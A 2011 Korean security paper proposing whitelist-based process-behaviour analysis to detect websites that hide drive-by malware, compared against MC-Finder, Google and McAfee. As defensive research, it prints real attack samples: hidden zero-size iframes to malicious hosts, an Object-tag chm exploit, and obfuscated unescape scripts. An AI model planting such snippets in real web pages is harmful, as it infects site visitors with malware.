情報保護學會論文誌
第 21 卷 第 4 號, 2011. 8

WhiteList 기반의 악성코드 행위분석을 통한 악성코드 은닉 웹사이트 탐지 방안 연구

하 정 우,† 김 휘 강,‡ 임 종 인
고려대학교 정보경영공학전문대학원

Research on Malicious code hidden website detection method through WhiteList-based Malicious code Behavior Analysis

Jung Woo Ha,† Huy Kang Kim,‡ Jong-in Lim
Korea University, Graduate School for Information Management Engineering

요 약

최근 DDoS공격용 좀비, 기업정보 및 개인정보 절취 등 각종 사이버 테러 및 금전적 이윤 획득의 목적으로 웹사이트를 해킹, 악성코드를 은닉함으로써 웹사이트 접속PC를 악성코드에 감염시키는 공격이 지속적으로 증가하고 있으며 은닉기술 및 회피기술 또한 지능화·전문화되고 있는 실정이다. 악성코드가 은닉된 웹사이트를 탐지하기 위한 현존기술은 BlackList 기반 패턴매칭 방식으로 공격자가 악성코드의 문자열 변경 또는 악성코드를 변경할 경우 탐지가 불가능하여 많은 접속자가 악성코드 감염에 노출될 수 밖에 없는 한계점이 존재한다. 본 논문에서는 기존 패턴매칭 방식의 한계점을 극복하기 위한 방안으로 WhiteList 기반의 악성코드 프로세스 행위분석 탐지기술을 제시하였다. 제안방식의 실험 결과 현존기술인 악성코드 스트링을 비교하는 패턴매칭의 MC-Finder는 0.8%, 패턴매칭과 행위분석을 동시에 적용하고 있는 구글은 4.9%, McAfee는 1.5%임에 비해 WhiteList 기반의 악성코드 프로세스 행위분석 기술은 10.8%의 탐지율을 보였으며, 이로써 제안방식이 악성코드 설치를 위해 악용되는 웹 사이트 탐지에 더욱 효과적이라는 것을 증명할 수 있었다.

ABSTRACT

Recently, there is significant increasing of massive attacks, which try to infect PCs that visit websites containing pre-implanted malicious code. When visiting the websites, these hidden malicious codes can gain monetary profit or can send various cyber attacks such as BOTNET for DDoS attacks, personal information theft and, etc. Also, this kind of malicious activities is continuously increasing, and their evasion techniques become professional and intellectual. So far, the current signature-based detection to detect websites, which contain malicious codes has a limitation to prevent internet users from being exposed to malicious codes. Since, it is impossible to detect with only blacklist when an attacker changes the string in the malicious codes proactively. In this paper, we propose a novel approach that can detect unknown malicious code, which is not well detected by a signature-based detection. Our method can detect new malicious codes even though the codes' signatures are not in the pattern database of Anti-Virus program. Moreover, our method can overcome various obfuscation techniques such as the frequent change of the included redirection URL in the malicious codes. Finally, we confirm that our proposed system shows better detection performance rather than MC-Finder, which adopts pattern matching, Google's crawling based malware site detection, and McAfee.

Keywords: Zomebie PC, Worm, Virus

접수일(2010년 10월 25일), 수정일(1차: 2010년 12월 13일, 2차: 2011년 2월 7일), 게재확정일(2011년 5월 7일)

† 주저자, sam314@nate.com
‡ 교신저자, cendakim@gmail.com


I. 서 론

최근 스마트폰, 아이패드 등 새로운 기술의 등장과 트위터, 페이스북 등 새로운 서비스의 활성화로 인터넷 사용자 및 인터넷 서비스 사용량은 점차 증가하고 있는 추세이다. 이러한 상황에서 최근 웹 사이트 내 악성코드 은닉 공격 방식을 통한 DDoS 좀비, 기업 주요정보 및 개인정보 유출 등 사이버 테러 및 금전 탈취 목적 공격이 증가하고 있는 추세이며 그 공격 유형은 지능화, 전문화되고 있는 실정이다.

웹 사이트 내 악성코드은닉 공격으로 인한 피해는 웹 사이트 접속자뿐 만이 아니다. 악성코드 유포에 악용된 웹 사이트 서비스 제공자는 악용된 원인을 분석, 취약점을 보완 후 정상 복구해야 할 뿐 아니라 기업 이미지 실추, 접속자 피해에 대한 보상 등 부가적인 책임을 져야한다. [그림1]은 최근 4년간의 웹 사이트를 악용한 악성코드 은닉 공격 사고 건수로 '06년 이후 꾸준히 증가하여 '09년에는 약 7,000 건의 악성코드 은닉 공격 사고가 발생하였음을 보여준다[1]. 이는 국내 최다 피해 사고였던 '07년 "메이플 스토리 계정 탈취 공격"이 1,000개 사이트를 통해 92,000여대 PC가 악성코드에 감염된 사례를 감안해 볼 때 '09년에는 이의 7배인 약 7,000의 사이트를 통해 644,000여대 PC가 악성코드 감염되었을 것으로 유추되는 등 피해 범위의 심각함을 알 수 있다.

한국인터넷진흥원에서는 악성코드 은닉사이트 탐지 프로그램(MCFinder)을 통해, 20여만 개 이상의 웹 사이트를 대상으로 악성코드은닉사이트를 탐지하고 있으나, 패턴매칭방식의 한계점으로 유포지·경유지의 변경이 발생하거나 스크립트의 난독화 등과 패턴매칭으로 탐지 불가능한 공격에 대한 탐지는 불가능한 한계가 존재한다[2].

구글, McAfee의 방식은 패턴매칭과 행위분석을 동시에 실시하나, 구글은 은닉 기법에 대한 패턴매칭으로 필터링된 URL을 대상으로 행위분석을 실시함으로써 신규 은닉기법이나 플래시(SWF) 등 바이너리와 같이 패턴매칭의 한계점으로 탐지가 불가능한 URL은 행위분석 대상에서 제외된다[3]. 또한 구글, McAfee의 행위분석은 다운로드 실행파일에 대한 백신소프트웨어, 악성코드 행위 패턴 등과 같은 Black-List 기반 탐지로 패턴화 되지 않은 신종 악성코드에 대한 탐지는 불가능한 단점이 존재한다[3, 11]. 이는 現악성코드은닉사이트 탐지 방안의 한계점은 공격 형태에 영향을 받는다는데 있으며, 공격 형태가 변화될 시에는 많은 사용자가 감염위험에 노출될 수밖에 없다는 것을 의미한다.



[그림 1] 2006년~2009년간 웹 사이트를 악용한 악성코드 은닉 공격 사고 건수


본 논문에서는 웹 사이트 접속 시 다운로드 실행 파일의 프로세스에 대한 WhiteList기반의 행위분석을 실시함으로써 백신 패턴화 되어 있지 않은 악성코드도 탐지가 가능하고, 플래시 파일 내 스트립트 이용, 난독화, 유포지·경유지 변경 등 공격 형태의 변화에 영향을 받지 않으며, 지정 URL 대상 지속적인 탐지를 통해 공격이 활성화된 악성코드은닉사이트를 신속히 탐지하여 대응 전략을 수립하기 위한 도구로 활용이 가능한 새로운 방안을 제안하고자 한다.

본 논문의 구성은 다음과 같다. 2장에서는 웹 사이트를 악용한 악성코드 은닉 공격의 개요 및 최근 공격 동향을 설명하고 3장에서는 관련 연구를 서술하였다. 4장에서는 WhiteList 기반의 악성코드 분석을 통한 악성코드은닉사이트의 탐지 방안을 제안하였고, 5장에서는 제안모델 및 구성요소의 기능·역할을 정의하였다. 6장에서는 제안모델의 시험 운영 결과 및 분석을 통해 기존 방식과 비교분석 결과를 서술하였으며, 마지막으로 7장에서는 결과 및 향후 연구방향을 제시하였다.

II. 웹 사이트를 악용한 악성코드 은닉 공격 개요

2.1 악성코드 유포 방식 및 감염 절차

악성코드은닉사이트는 악성코드를 직접 호스팅하는 악성코드 유포지와 이에 대한 링크를 웹 페이지 내에 포함하고 있는 악성코드 경유지로 구분된다. [그림 2]는 웹사이트를 악용한 악성코드 유포 방식 및 PC의 악성코드 감염절차를 간략화한 것이다. 공격자는 취약한 웹사이트를 해킹하여 접속PC에 설치시키고자 하는 악성코드를 호스팅하는 악성코드 유포지를 생성한다. (1)이후 다수의 사용자가 접속하는 또 다른 웹사이트를 해킹, 악성코드 유포지로 접속을 유도하는 코



〔그림 2〕 웹사이트를 악용한 악성코드 유포 및 악성 코드 감염 절차

드를 삽입하고 경유지로 활용한다. (2)인터넷 이용자가 악성코드 경유지 접속 시 (3)사용자는 인지하지 못하는 사이 PC는 자동적으로 악성코드 유포지로 접속되며, (4)취약점이 존재하는 PC는 유포지에 호스팅되어 있는 악성코드에 감염되게 된다.

실제로 공격자는 대량의 PC를 악성코드에 감염시키기 위해 접속자가 많은 포털사이트, 금융, 언론사 사이트 등의 웹사이트(주로 초기 접속 화면)를 경유지로 활용하며, 탐지를 회피하고 악성코드의 생존성을 높일 수 있도록 경유지와 유포지를 다단계로 구성하게 된다. 더불어 지속적으로 경유지와 유포지를 변경하여 노출을 최소화하고 악성코드 대응활동을 우회하려 한다.

2.2 악성코드 은닉 기법

악성코드 은닉 기법은 크게 웹 소스코드 코드(HTML)를 이용한 악성스크립트 은닉, 플래시 등과 같은 바이너리 파일 내에 은닉 하는 방식으로 구분된다. 악성코드를 은닉하는 기 알려져 있는 기법은 6가지로 구별할 수 있으며 각 은닉기법을 혼용하여 사용하기도 한다. 또한 악성코드 유포지로의 접속을 유도하기 위해 악성코드 경유지를 활용한 단순 웹사이트 접속방식을 사용하지만 특정 취약점을 이용하여 유포지로의 접속을 강제적으로 유도하는 기법을 사용하기도 한다. 최근에는 탐지를 난해하게 하기 위해 플래시 등과 같이 바이너리 파일 내에 은닉하는 등 은닉 기법은 점차 지능화 되고 있는 추세이다.

웹사이트 악성코드 은닉기법 6가지는 다음과 같다〔3〕.

- IFRAME(Inline Frame) 태그

```
<iframe src="http://eb2.163.sh.cn/~mseweb/jz.htm" name="zhu" width="0" height="0" frameborder="0" ></iframe>

<iframe
src="http://%77%2e%6c%6f%74%68%65%6d%2e%63%6f%6d/%69%6e%63%6c%75%64%65/%66%61%71.%61%73%70" name="esc" width="0" height="0" frameborder="0" > </iframe>
```

〔그림 3〕 은닉 기법을 혼용한 악성코드 은닉 사례

- URL Obfuscation(난독화)
- Script를 문서 내에 삽입 : document.write()
- Unreadable code : Script Code를 Escape
- Object 태그
- 플래시 파일 내 Script를 이용

IFRAME 태그를 이용한 방식은 IFRAME 영역의 크기를 0으로 설정하여 유포 웹사이트 정보를 단순 삽입하는 방식이며, IFRAME 대신 Script 태그(Tag)를 이용하기도 한다.


URL 난독화(Obfuscation)는 유포지의 URL정보 노출을 최소화하기 위해 URL 정보를 HEX 또는 UTF로 인코딩(incoding), 반복적인 디렉토리 구분자 또는 현재 디렉토리를 반복적으로 표시함으로써 대응을 어렵게 하는 방식이다. 일반적으로 위 2가지 방식을 혼용해서 사용하며, 〔그림3〕은 IFRAME 영역을 0으로 설정하여 경유지 정보를 삽입하고 이를 난독화한 사례이다.

난독화는 MCFinder와 같은 패턴매칭 방식으로는 검색이 불가능하며, 가상화 환경에서 브라우징을 함으로써 접속 정보를 수집하는 방식을 적용해야지만 가능하다.

document.write() Script를 삽입하는 방식은 악성코드 유포지 또는 유포 경유지 정보를 document.write() Script 형태로 삽입하는 방식이며 Script를 escape 방식을 혼용하여 쉽게 관련코드를 인지할 수 없도록 하기도 한다. 〔그림4〕는 Object 태그(Tag)를 사용하여 악성코드를 은닉하였으며, 은닉된 악성코드는 MS05-001 HTML Help 코드 실행 취약점과 MS04-013 IE(Internet Explorer)의 ITS 프로토콜 핸들러에 의한 chm 파일 처리 시 취약점을 이용하여 악성코드 유포사이트에 접속, 해당 악성코드가 접속PC에 실행되도록 구성한 경우로 특정 취약점을 이용한 방식이다.

```
<OBJECT Width=0 Height=0 style= display:none; type= text/x-scriptlet" data=
mk:@MSITStore:mhtml:c:\.mht!http://www.aaa.co.kr/index.chm::aa.atm ></OBJECT>
```

〔그림 4〕 Object 태그를 활용한 악성코드 은닉 사례



[그림 5] 플래시 파일 내의 악성코드 은닉 사례

마지막으로 [그림5]와 같이 플래시 파일 내에 스크립트 코드를 삽입하는 경우는 플래시 파일 자체가 바이너리로 되어 있어 웹페이지 소스를 통해서는 악성코드 삽입여부를 확인할 수 없다.

III. 관련 연구

3.1 Moshchuk

Moshchuk는 '05년 5월 1,800만개 URL을 크롤링하여 웹을 이용한 스파이웨어 연구를 진행하였다. 그들의 주된 관심사는 스파이웨어 연구를 위해 실행파일을 포함하는 URL을 찾고, 악성코드 유형을 분석하기 위한 것으로 악성코드를 실행하려는 45,000개 URL을 채증하였으며 이에 걸리는 시간이 점차 감소하였음을 증명하였다.

실행파일을 포함하는 URL을 찾는 방식은 웹 소스코드코드 분석을 통해 실행 가능한 파일이 다운로드 되어지기 위한 특정 패턴(Content-type에 application/octet-stream 또는 exe,.cab,.msi)을 포함한 유포지 URL을 찾고 해당 URL에서 다운로드 되는 파일의 행위분석을 실시한 것으로 악성코드 유포지만을 탐지하게 된다. 따라서, 경유지·유포지 상관없이 악성코드가 설치되어지는 웹 사이트를 탐지하고 소스코드 내 패턴과 상관없이 웹 사이트 접근에 따른 프로세스 변화를 탐지하는 본 논문과는 목적 및 방식 상 차이점이 존재한다[4].

3.2 Honey Monkey

Honey Monkey는 XP, IE 환경기반 악성코드를 찾기 위한 시스템으로써 그 시스템은 윈도우 환경에서의 zero-day exploit을 탐지하고, 윈도우의 어떤 취약점을 악용한 것인지를 파악하기 위해 17,000개 URL을 대상으로 적용하였다. 그러나 본 연구는 특정 취약점에 대한 것이 아닌 악성코드은닉 웹 사이트를 탐지하여 사용자의 피해를 최소화하기 위한 시스템으로 용도상 차이점이 존재한다[5].


3.3 MC-Finder Malicious Code Finder

한국인터넷진흥원에서는 '05년 21월부터 20여만개 이상의 웹 사이트를 대상 악성코드은닉사이트 탐지를 위한 프로그램으로 MCFinder을 사용하고 있으며, 기 알려진 은닉 기법 및 경유지·유포지 정보를 패턴으로 등록, 패턴과의 일치여부를 비교함으로써 탐지하는 패턴매칭 방식으로 구현되어 있다.

[그림6]는 MCFinder의 악성코드은닉사이트 탐지 절차이다. 점검도메인 (1)Dispatcher는 점검대상 (2)도메인DB를 조회, 점검대상 목록을 웹사이트 (3)Crawler로 분배한다. 웹사이트 Crawler는 전달받은 점검대상 도메인으로 인터넷을 통해 접속하며, 이때 웹사이트 (4)Source parser는 웹페이지 소스를 저장, (5)Malocde 은닉 정규표현DB의 조건에 부합하는 웹 소스코드만을 추출한다. 추출된 웹 소스코드는 다시 (6)Malcode Pattern Analyzer로 전송되며 Malcode Pattern Analyzer는 Malcode Pattern DB를 조회, 웹 소스코드 중 일치하는 패턴이 존재하는지를 분석하고 일치할 경우 점검 도메인에 악성코드가 은닉된 것으로 (8)최종 레포팅 한다.

(5)Malcode 은닉 정규표현DB은 악성코드 은닉 형태(예, IFRAME 등)에 해당하는 것을 정규표현식을 이용하여 보유하고 있으며, 패턴DB는 최근 악성코드가 은닉된 것으로 파악된 경유지·유포지 정보가 포함된 패턴DB이다.

MCFinder는 웹 소스코드 분석을 기반으로 한 패턴 매칭으로 기 등록된 패턴만 탐지가 가능하여 악성코드 은닉 기법의 변화 및 경유지·유포지가 변경 될




[그림 6] MCFinder의 악성코드은닉사이트 탐지 절차

경우, 플래시파일 내에 스크립트가 포함되어 있는 경우에는 탐지가 불가하며, 스크립트가 난독화 되어 있는 경우 탐지의 한계가 발생한다. 또한 탐지하고자 하는 URL 대상으로 악성코드 은닉여부에 대한 지속적인 탐지는 가능하나, 대응 조치 대상의 우선순위 선정을 위해 파악되어야 하는 공격이 활성화된 사이트에 대한 탐지가 불가능하여 사용자 피해 최소화를 위한 전략 수립 도구로 활용하기에 한계가 존재한다[2].

3.4 구글 악성코드은닉사이트 탐지

구글은 자사가 보유한 수십억 개 웹 사이트를 대상으로 악성코드 은닉 여부를 탐지하여 악성코드은닉사이트를 DB화하고, 사용자가 검색 서비스를 이용하여 악성코드은닉 사이트 DB에 포함되어 있는 웹 사이트에 접속 할 시 이에 대한 경고 메시지를 보여줌으로써 사용자에게 안전한 서비스 사용 환경 제공하도록 구현되어 있다[2,7].

[그림 7] 구글의 웹사이트 은닉 악성코드 여부를 점검하는 절차를 보면 크게 Preprocessing Phase와 Verification Phase의 2단계로 구별된다. 1단계인 Preprocessing Phase는 구글 웹 검색 엔진으로 수집, MapReduce의 데이터 처리 알고리즘으로 재정립된 URL정보 중 IFRAME, Java Script 등 웹 사이트에 악성코드 은닉에 이용될 수 있는 URL정보를 선별한다. 2단계인 Verification Phase에서는 가상 환경으로 구성된 Virtual Machine으로 해당 URL이 전송되며 가상 환경에서는 IE구동을 통해 파일시스템 변화, 신규 프로세스의 생성, 시스템 레지스트리의 변화 및 바이러스백신 점검 등 4가지 요소에 대해 결과를 도출하고 스코어링을 통해 최종 악성코드 은닉여부를 결정한다. 4가지 요소 중 가장 스코어링의 큰 비중은 신규 프로세스의 생성이며, 실행하고자 하는 파일의 바이러스백신 점검은 최초 분석시점 기준 2달 기준으로 재검사를 함으로써 백신의 미탐지 가능성을 최소화하고 있다.



[그림 7] 구글의 악성코드은닉사이트 탐지 절차

구글의 이러한 탐지방식은 결국 바이러스백신 소프트웨어의 탐지에 의존하고 있으며 각 바이러스백신 소프트웨어의 회사에서 피드백 리포팅된 결과에 의하면 6%의 오탐 비율을 보고하고 있다. 악성코드가 은닉되어진 웹사이트로 탐지될 경우, 사용자에게 제공하는 경고메시지는 분석대상 URL가 아닌 웹사이트 기준으로 경보를 제공하여 악성코드가 은닉된 URL 정보는 획득할 수 없다[6].

악성코드은닉사이트 탐지는 웹 소스코드코드 분석을 통한 악성코드 은닉 유형(예, IFRAME 등)의 패턴 매칭과 다운로드 실행파일에 대한 행위분석 두 가지를 모두 병행하고 있다. 그러나, 웹 소스코드코드 기반의 패턴 매칭 결과로 필터링된 URL 대상의 다운로드 실행파일 행위분석을 실시하고 있어 공격 패턴의 변화 시 또는 플래시와 같이 바이너리 내에 내장되어 있는 공격은 탐지가 불가능한 한계가 존재한다. 또한, 프로세스, 파일시스템, 레지스트리 변화도 감지하고 있으나, 프로세스의 WhiteList 기반이 아닌 몇 개의 백신 프로그램 탐지 결과에 대부분을 의지하고 있어 백신 패턴이 존재하지 않는 신종 악성코드에 대해서는 탐지가 불가능하며, 사용자가 크롤링한 웹 사이트를 대상으로 하기 때문에 탐지 대상 URL을 지정하여 사용자의 웹 사이트 접속 여부와 무관하게 지속적으로 점검하는 형태는 불가능하다.

3.5 McAfee SiteAdvisor

McAfee은 악성코드 은닉 여부를 탐지하여 악성코드은닉사이트를 DB화하고, 사용자가 악성코드은닉 사이트 DB에 포함되어 있는 웹 사이트에 접속 할 시 이에 대한 경고 메시지를 보여줌으로써 사용자에게 안전한 서비스 사용 환경 제공하도록 구현되어 있다[11].

악성코드은닉사이트 탐지는 구글와 마찬가지로 웹 소스코드코드 분석을 통한 악성코드 은닉 유형의 패턴 매칭과 다운로드 실행파일에 대한 행위분석 두 가지를 모두 병행하고 있다. 그러나, 다운로드 실행파일에 대한 파일시스템, 레지스트리, 프로세스 정보에 대한 행위 분석이 백신 소프트웨어 및 악성코드 행위 패턴에

대한 BlackList 기반으로 이뤄지고 있어 공격 패턴이 존재하지 않는 신종 악성코드에 대해서는 탐지가 불가능하며, 자사 보안 센서를 통해 수집된 웹 사이트를 대상으로 하기 때문에 탐지 대상 URL을 지정하여 지속적으로 점검하는 형태도 불가능하다.

3.6 기타

웹을 통한 악성코드의 탐지 및 방지를 위한 여러 연구[14, 15, 16] 중 프로그램의 명령어 레벨의 Semantic 분석을 이용하여 악성코드 행위와 일치하는 High-Level signature 탬플릿를 정의한 Semantic-aware 악성코드 탐지 프로젝트[12]가 있었으며, Gatekeeper project[13]는 윈도우 OS 및 어플리케이션에서 악성프로그램을 찾기 위해 extensibility 포인트를 모니터링함으로써 패턴 기반 탐지 시스템을 연구하였으며, 이를 참고하여 다운로드 실행파일 연구 시 trigger라는 매커니즘을 참고할 수 있었다.

3.7 관련 연구 종합

악성코드 유포를 위해 악용되는 악성코드은닉사이트 탐지를 위한 기존 방식에 대한 비교 분석 결과는 [표 1]과 같다. MCFinder는 패턴매칭에만 의존하는 탐지로 패턴의 변화에는 탐지가 불가능한 한계점이 존재한다. 구글, McAfee의 방식은 패턴매칭과 행위분석을 동시에 실시하나, 구글은 은닉 기법에 대한 패턴매칭으로 필터링된 URL을 대상으로 행위분석을 실시함으로써 신규 은닉기법이나 플래시 등 바이너리와 같이 패턴매칭의 한계점으로 탐지가 불가능한 URL은 행위분석 대상에서 제외된다. 또한 구글 , McAfee의 행위분석은 다운로드 실행파일에 대한 백신소프트웨어, 악성코드 행위 패턴 등과 같은 BlackList 기반 탐지로 패턴화 되지 않은 신종 악성코드에 대한 탐지는 불가능한 단점이 존재한다. 제안 방식은 웹 사이트 접속 시 다운로드 실행 파일의 프로세스에 대한 WhiteList 기반의 행위분석을 실시함으로써 기존 방식의 한계점을 극복하였다.

[표 1] 기존 악성코드은닉사이트 탐지 방식 비교 분석

구분	패턴 매칭	패턴매칭 + 행위분석		행위 분석
항목	MC Finder	구글 안전 브라우징	McAfee Site Advisor	제안 방식
악성코드 은닉 기법 변화 시 탐지	X	X	- (미공개)	O
경유지·유포지 변경 시 탐지	X	O	O	O
플래시 등 바이너리 탐지	X	X	- (미공개)	O
난독화된 스크립트 탐지	X	O (정확한 기법 미공개)	O (정확한 기법 미공개)	O
점검 대상 지정	O	X	X	O
탐지 주기 지정 가능	O	X	X	O
패턴화 되지 않은 신종 악성코드 탐지	X	X	X	O
악성코드 은닉사이트의 공격 활성화 파악	X	O	O	O

본 논문은 악성코드의 WhiteList 기반의 프로세스 분석을 통한 악성코드은닉사이트 탐지 방안을 연구하고자 한다.

IV. WhiteList 기반의 악성코드 분석을 통한 악성코드은닉사이트 탐지 방안 제안

본 장에서는 악성코드은닉사이트 탐지 방안 제시를 위한 기능 요구 사항 및 이를 제공하기 위한 기술 방안을 정의한다.

4.1 기능 요구사항

공격 형태의 변화에 무관하게 탐지가 가능해야 한다.

최근의 공격은 대응 활동을 우회하기 위해 유포지·경유지를 자주 변경하고 탐지를 난해하게 하기 위해 난독화, 바이너리파일 내에 스크립트 이용 등 공격 형태를 변화하는 기법을 사용하고 있다.

여기서 주목할 점은 공격자의 최종 목적은 악성코드의 설치이며, 사용자는 웹 사이트 접속을 통해 악성코드가 설치된다는 점이다. 즉, 웹 사이트 접속 시 설치를 위해 실행되는 프로세스를 인지하여 악성코드 여부를 분석함으로써 공격 형태의 변화에 무관하게 웹 사이트의 악성코드 은닉여부를 판별 하는 것이다.

활성화된 공격의 적시 대응을 위한 신속한 악성코드은닉 사이트 탐지가 이뤄져야 한다.

웹 사이트 접속시 실행되는 프로세스 정보로 악성코드 여부 분석을 위해서는 가상화 환경을 구성해야 한다. 가상화 환경에서 악성코드가 실행되어질 경우 한 개의 URL 접속 이후 가상화 환경을 초기화하기 위해 재 구동해줘야 하며 추가적인 시간이 걸리게 된

다. 따라서, 악성코드가 실행되는 시점에서 DLL Injection을 하여 프로세스 실행 관련 함수를 후킹함으로써 실행 하고자 하는 정보는 수집하고 가상화 환경은 초기상태로 유지함으로써 재구동 횟수를 최소화 한다.

백신 패턴에 등록되지 않는 신종 악성코드에 대해서도 탐지가 가능해야 한다.

기존 방식의 경우 악성코드로 인한 프로세스, 파일시스템, 레지스트리, 백신 프로그램의 검증을 통해 악성코드에 대한 탐지를 실시하고 있으나, 실제 대부분 백신 프로그램 등 BlackList 탐지를 기반으로 하여 악성코드 여부를 검증하고 있다. 이는 백신 프로그램의 패턴이 존재하지 않을 경우 탐지가 불가능하다는 한계가 존재하며, 이러한 한계를 극복하기 위해 WhiteList를 통한 악성코드 여부를 판별하고자 한다.

WhiteList의 분석은 제안 시스템 구현 시 정상적으로 설치되는 프로그램들을 분석하여 리스트화하고 악성코드 점검 결과를 WhiteList와 비교하는 것으로써 BlackList형태의 백신에서는 탐지가 불가능한 형태의 탐지를 실시할 수 있는 장점이 있다.


대단위 웹 사이트 점검이 가능해야 한다.

웹 사이트를 악용한 악성코드은닉 공격은 그 피해범위가 광범위한 만큼 중앙 집중적 탐지 및 대응 체계를 수립하여 그 피해를 최소화해야 한다. 따라서 구글과 같이 사용자가 접속하여 크롤링된 URL 대상으로 하는 형태가 아닌 대단위 URL 지정 기능을 적용하여 주기적인 탐지가 가능하도록 해야 한다. 또한 지정된 URL에 대해서는 자동 브라우징 방식을 적용하여야 한다.

4.2 공격 형태의 변화와 무관한 악성코드 행위분석 탐지 방안

구글의 악성코드 은닉 여부 탐지 프로세스에서도 웹 사이트 접속 시 실행되는 프로세스를 인지, 변화가 발생할 경우 추가적으로 파일시스템 및 레지스트리의 정보를 수집하는 방식을 취한다. 본 논문에서는 악성코드 설치를 위해 프로세스의 변화는 우선적으로 발생된다는 점을 감안하여 분석 대상을 프로세스로 한정하고 웹 사이트를 브라우징한 IE를 PID로 하는 프로세스를 분리 수집함으로써 악성코드가 은닉되어 있는 웹 사이트를 탐지한다.

프로세스가 임의의 파일을 실행하기 위해 Win32에서 필수적으로 사용하는 함수는 WinExec, CreateProcessA, CreateProcessW, CreateProcessInternalW, ShellExecute의 5가지이며, 이 함수를 후킹함으로써 실행에 대한 정보를 수집하였다. WinExec는 외부 실행파일 또는 어플리케이션을 실행시키는 함수이며 실행파일의 정보는 CreateProcess를 호출한다. 일부 실행파일은 CreateProcess나 ShellExecute를 직접 사용하기도 한다.



〔그림 8〕 Winexec 및 CreateProcess 관련 함수의 처리 절차

〔그림 8〕는 Winexec 및 CreateProcess 관련 함수의 처리 절차를 도식화한 것이다. CreateProcessA는 안시(ANSI)의 명칭이며, CreateProcessW는 유니코드(Unicode)의 명칭으로 CreateProcessA 함수는 내부적으로 전달된 문자열을 다시 유니코드 문자열로 복사해서 CreateProcessInternalW를 호출한다. CreateaProcessA 함수는 내부적으로 넘어간 문자열을 다시 유니코드 문자열로 복사해서 CreateProcessInternalW를 호출하며 최종 NtCreateProcessEx를 호출함으로써 새로운 프로세스와 쓰레드의 컨텍스트에서 DLL로드와 같은 주소공간의 초기화를 수행하고 실행하고자 하는 실행파일의 실행을 시작한다[8].

은닉 기술 중 난독화는 은닉된 악성코드는 경유지, 유포지 및 악용된 취약점 코드의 노출을 최소화하기 위해 사용되며, 패턴매칭탐지 기법으로는 탐지가 불가능한 한계점이 존재한다.

그러나, 본 제안 방식은 사이트 접속 시 실행되는 이상 프로세스를 분석하는 방식이기 때문에, 기존의 이러한 한계점을 극복할 수 있다. 난독화 되어 있는 웹 소스코드코드는 그 자체로는 탐지하기가 어려우나, 웹 사이트를 접속한 사용자 브라우저 단에서는 난독화 코드가 최종적으로 디코딩된 상태로 실행되어지기 때문에 평문 상태를 손쉽게 파악할 수 있다. 따라서 여러번의 난독화 처리를 거친 악성코드라 할지라도, 본

```
document.write(unescape("%3CHEAD%3E%0D%0A%3CSCRIPT%20
LANGUAGE%3D%22Javascript%22%3E%0D%0A%3C%21--%0D%0A
/*%20criptografado%20pelo%20Fal%20-%20Deboa%E7%E3o
...
%3C/BODY%3E%0D%0A%3C/HTML%3E%0D%0A"));
//-->
</SCRIPT>
```

〔그림 9〕 최초 난독화된 악성코드

```
<SCRIPT LANGUAGE="Javascript">
<!--
/* criptografado pelo Fal - [...]
document.write(unescape("%0D%0A%3Cscript%20language%3D%22VBScript%22%3E%0D%0A%0D%0A%20%
20%20%20on%20error%20
resume%20next%0D%0A%0D%0A%20%20%20%20%0D%0A%0D%0A%20%20
...
D%0A%0D%0A%20%20%20%20%3C/script%3E%0D%0A%3C/html%3E"));
//-->
</SCRIPT>
```

〔그림 10〕 난독화된 코드 대상 한번 인코딩한 결과

논문에서 제안하는 사용자 브라우저가 웹 접속을 하는 형태로 구성되어진 본 탐지방식에서는 난독화로 인한 탐지의 어려움을 극복해 낼 수 있다. 〔그림 9〕은 최초 은닉된 난독화된 악성코드의 스크립트이다.

〔그림 9〕의 난독화된 악성코드를 해석하면 또 다른 JavaScript Escaped Code로 구성된 난독화된 스크립트 코드로 제작되어 있다.

〔그림 10〕의 스크립트를 최종적으로 해석하면 〔그림 11〕와 같이 VBScript로 제작된 악성코드로 웹사이트 접속자PC에 http://foto02122006.xxx.ru/foto.scr 유포지에 위치한 스크린세이버 파일이 실행되도록 제작되어 있다.

